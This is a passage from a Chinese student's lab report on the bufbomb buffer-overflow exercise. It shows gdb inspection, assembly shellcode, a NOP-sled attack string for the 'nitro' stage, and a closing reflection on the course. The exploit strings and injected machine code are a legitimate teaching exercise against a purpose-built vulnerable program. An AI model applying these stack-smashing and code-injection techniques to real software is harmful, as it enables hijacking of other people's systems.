Starting program: /home/speranza/Desktop/lab3/bufbomb -u U202115538
Userid: U202115538
Cookie: 0x46815ca5

Breakpoint 1, 0x080491f2 in getbuf ()
(gdb) display/5i $pc
1: x/5i $pc
=> 0x80491f2 <getbuf+6>:        lea    -0x28(%ebp),%eax
   0x80491f5 <getbuf+9>:        mov    %eax,(%esp)
   0x80491f8 <getbuf+12>:       call   0x8048d52 <Gets>
   0x80491fd <getbuf+17>:       mov    $0x1,%eax
   0x8049202 <getbuf+22>:       leave
(gdb) x/x $ebp
0x55683560 <_reserved+1037664>: 0x55683590
```

图 3-19 getbuf 函数中 ebp 的值

最终构造的攻击字符串如图 3-20 所示。

```
/* Padding required: 48 bytes */
/* buf */
b8 a5 5c 81 46 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00

/* ebp */
90 35 68 55

/* the address of return */
38 35 68 55
```

图 3-20 boom 阶段的攻击字符串

4.实验结果：

将上述攻击字符串写入 boom_U202115538.txt 文件，使用相关命令进行测试，测试结果如图 3-21 所示。

```
speranza@ubuntu:~/Desktop/lab3$ cat boom_U202115538.txt|./hex2raw | ./bufbomb -
u U202115538
Userid: U202115538
Cookie: 0x46815ca5
Type string:Boom!: getbuf returned 0x46815ca5
VALID
NICE JOB!
```

图 3-21 boom 阶段通关记录

3.2.5 阶段 5 Nitro

1.任务描述：

本阶段首先现需要使用“-n”命令行开关运行 bufbomb，以便开启 Nitro 模式，进行本阶段实验。然后，构造一个攻击字符串使得 getbufn 函数（注：在此阶段，bufbomb 将调用 testn 函数和 getbufn 函数，源程序代码见 bufbomb.c）返

回 cookie 值至 testn 函数，而不是返回值 1。此时，这需要设计的攻击字符串将 cookie 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回位置压入栈中，然后执行 ret 指令以正确地返回到 testn 函数。

2.实验设计：

观察反汇编代码，观察 testn 函数和 getbufn 函数；用 makecookie 得到 cookie 值；用 gdb 工具调试查看内存中存放内容。

3.实验过程：

第一步：观察 getbufn 函数

在 bufbomb 的反汇编代码中找到 getbufn 函数相关的内容，如图 3-22 所示。

```
08049204 <getbufn>:
 8049204:       55                      push   %ebp
 8049205:       89 e5                   mov    %esp,%ebp
 8049207:       81 ec 18 02 00 00       sub    $0x218,%esp
 804920d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049213:       89 04 24                mov    %eax,(%esp)
 8049216:       e8 37 fb ff ff          call   8048d52 <Gets>
 804921b:       b8 01 00 00 00          mov    $0x1,%eax
 8049220:       c9                      leave
 8049221:       c3                      ret
 8049222:       90                      nop
 8049223:       90                      nop
```

图 3-22 getbufn 函数

由上述代码第四行可以本关看出 buf 缓冲区的大小为 0x208 个字节。

第二步：观察 buf 缓冲区首地址的变化

由于本关在 5 次调用 testn 和 getbufn 的过程中，buf 缓冲区的首地址是会变化的，因此需要先找到这 5 个首地址（这 5 个值是确定的数，不会因为重新打开 bufbomb 程序而改变）。因此在 getbufn 函数处设置断点，执行到此处后查看 $esp-0x208 的值，如图 3-23 所示。



图 3-23 buf 缓冲区的 5 个不同的首地址

buf 缓冲区的 5 个首地址中，最大的首地址为 0x55683388，我们先记下这个数字，在接下来的步骤中使用。

第三步：观察 testn 函数

testn 函数的反汇编代码如图 3-24 所示。

```
08048e01 <testn>:
 8048e01:       55                      push   %ebp
 8048e02:       89 e5                   mov    %esp,%ebp
 8048e04:       53                      push   %ebx
 8048e05:       83 ec 24                sub    $0x24,%esp
 8048e08:       e8 da ff ff ff          call   8048de7 <uniqueval>
 8048e0d:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e10:       e8 ef 03 00 00          call   8049204 <getbufn>
 8048e15:       89 c3                   mov    %eax,%ebx
 8048e17:       e8 cb ff ff ff          call   8048de7 <uniqueval>
```

图 3-24 testn 函数

可以看出，getbufn 函数的调用结束后，应返回到地址 0x8048e15 这一句指令继续执行程序。

第四步：设计攻击程序

本关的攻击程序应包含三个功能：①修改 eax 的值为 cookie；②恢复原 ebp 的值；③将 testn 函数中调用 getbufn 函数的下一句指令的地址压栈，并立刻 ret，保证程序继续往下运行。

注意到本关恢复 ebp 是在攻击程序中实现而非像前两关一样直接将原 ebp 的值输入到攻击字符串中，这是因为本阶段的 5 次调用中，ebp 的值是会变化的，但是我们可以根据 esp 的值推断出 ebp 的值（esp 与 ebp 之间是一个固定的公式，见下文），因此我们选择在攻击程序中实现对 ebp 的恢复。

通过观察 testn 函数（见图 3-24）2~4 行可以得知在调用 getbufn 函数之前有%esp = %ebp - 4 - 0x24，即%ebp = %esp + 0x28，那么在调用完 getbufn 回到 testn 之后，也应该是这个关系。在 getbufn 函数中，结尾时有 leave 指令恢复 esp 和 ebp 的值（执行 leave 指令在我们输入了攻击字符串之后，此时堆栈中保存的 ebp 的值已经被破坏，因此 leave 指令可以恢复正确的 esp，但不能恢复正确的 ebp，因此我们可以通过 esp 来推出 ebp 的值），进而可以让我们在攻击程序中使用 esp 来恢复 ebp 的值。综上所述，设计攻击程序如图 3-25 所示。

```
mov $0x46815ca5, %eax
lea 0x28(%esp), %ebp
push $0x8048e15
ret
```

图 3-25 nitro 阶段的攻击程序

将其翻译为机器指令如图 3-26 所示。

```
speranza@ubuntu:~/Desktop/lab3$ gcc -m32 -c nitro_asm.s
speranza@ubuntu:~/Desktop/lab3$ objdump -d nitro_asm.o

nitro_asm.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 a5 5c 81 46          mov    $0x46815ca5,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 15 8e 04 08          push   $0x8048e15
   e:   c3                      ret
```

图 3-26 nitro 阶段攻击程序的机器指令

第五步：设计攻击字符串

由于本阶段 buf 缓冲区的首地址会改变，故攻击程序的机器指令不能放在攻击字符串的开头，而应该放在最后的返回地址之前。攻击程序的机器指令之前的内容则用空转指令 nop（机器指令 90）来填充。

那么最后一个问题是，既然 buf 缓冲区的首地址会改变，那么用什么来改写 getbufn 函数的原返回地址呢？我们在第二步中获取的 buf 最大首地址在此便派上了用场。我们只需将 getbufn 函数的返回地址改为这个最大首地址即可（这样不论 buf 的真实首地址为何，都能保证返回之后的位置在我们输入的空转指令中），这样在经过若干空转指令之后，即可来到攻击程序，达成此关目的。

综上所述，攻击字符串长度为 0x208（buf 缓冲区）＋4（原 ebp 存储的位置）＋4（原返回地址）＝528 个字节，其设计如图 3-27 所示。

```
/* Padding required: 528 bytes */
/* buf */
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   /* num:500 */
90 90 90 90 90 90 90 90 90 b8 a5 5c 81 46 8d 6c 24 28 68 15   /* num:520 */
8e 04 08 c3

/* the address of return */
88 33 68 55
```

图 3-27 nitro 阶段的攻击字符串

4.实验结果：

将上述攻击字符串写入 nitro_U202115538.txt 文件，使用相关命令进行测试，测试结果如图 3-28 所示。

```
speranza@ubuntu:~/Desktop/lab3$ cat nitro_U202115538.txt|./hex2raw -n| ./bufbom
b -n -u U202115538
Userid: U202115538
Cookie: 0x46815ca5
Type string:KABOOM!: getbufn returned 0x46815ca5
Keep going
Type string:KABOOM!: getbufn returned 0x46815ca5
Keep going
Type string:KABOOM!: getbufn returned 0x46815ca5
Keep going
Type string:KABOOM!: getbufn returned 0x46815ca5
Keep going
Type string:KABOOM!: getbufn returned 0x46815ca5
VALID
NICE JOB!
```

图 3-28 nitro 阶段通关记录

3.3 实验小结

本次实验同样十分有趣，即对一个没有检查操作的缓冲区进行攻击，来造成一些意想不到的效果。

本实验同样采取过关的形式，难度层层递进，每一关的破解都能够带来十足的成就感。前两个实验仅仅对堆栈中的内容进行破坏并输入指定的内容即可，而从第三个实验开始，需要我们设计攻击程序，将其翻译成机器指令后加入攻击字符串中，这种在字符串中隐含其他信息（即攻击程序）的方法深深地吸引了我，让我对机器指令、汇编语言都有了更进一步的认识。同时，本次实验让我对堆栈的存储机制有了更深刻的了解，更清楚的明白函数参数、返回地址、原 ebp 等内容在堆栈中是如何存放的，可以说这门课程的实验比汇编实验更能让我学懂汇编，并激发学习的兴趣。

另外，这次的实验也让我认识到了计算机安全的重要性和编写代码仔细严谨的重要性。这次实验能成功的一个重要前提便是缓冲区没有检查机制，因此在我们实际应用的计算机中检查机制必不可少。同时，即使是如此基础的缓冲区攻击，对我来说仍然充满挑战性，而面对如今成熟的计算机系统，却仍然有许多极具破坏性的病毒和木马，不由得赞叹人的思维是如此强大。当然，我们一定要极力抵制木马、病毒等破坏性手段，要努力让计算机的防护手段变得更加强大，不论是站在个人层面还是更大的层面，计算机安全都是重中之重。

实验总结

本次实验共包含三个内容，一是数据表示，二是拆解二进制炸弹实验，三是缓冲区溢出攻击实验，三个实验针对三个不同的方面对计算机系统基础这门课程进行了有趣又富有挑战性的实践。

第一个实验需要我们在满足诸多限制的条件下，仅凭二进制运算来实现一些较为复杂的功能，许多关卡中都有着十分新奇的思路，无疑为我们的学习打开了一扇新的大门。

第二个实验需要不断输入特定内容来破解关卡，在“拆弹”过程中既有紧张感，也有过关之后满满的成就感。针对海量的汇编代码，我们需要在其中看懂循环、分支、递归、指针、链表、结构体等内容，对于部分汇编代码，我们可以用 C 语言重写的方法来帮助理解，同时在这个实验中，流程图也起着非常重要的作用，只不过需要我们自己去画流程图。当海量的汇编代码被分解成一块一块之后，整个程序的功能也就变得逐渐清晰起来。

第三个实验需要我们输入字符串来使得一个没有检查机制的缓冲区溢出，达到破坏堆栈内容，进而达到破环程序的正常运行的目的。整个实验下来，我对堆栈存储机制的理解大大加深，也让我充分意识到了计算机系统安全的重要性。在面对一个防护机制不健全的系统时（即使是防护健全的系统也有可能），一个熟练的攻击者可以通过自己的代码让他人的系统为自己做任何事情，这无疑是非常可怕的。

总的说来，在我心里本课程的实验可以说是入学以来我做过的最好的实验，难度上层层递进但又符合同学们的实力，不至于无从下手，任务书解释清楚明了又配有简单的教学，更重要的是，这次的实验真正能够激发我的兴趣去解决更多的计算机难题。祝愿本实验能够越来越好。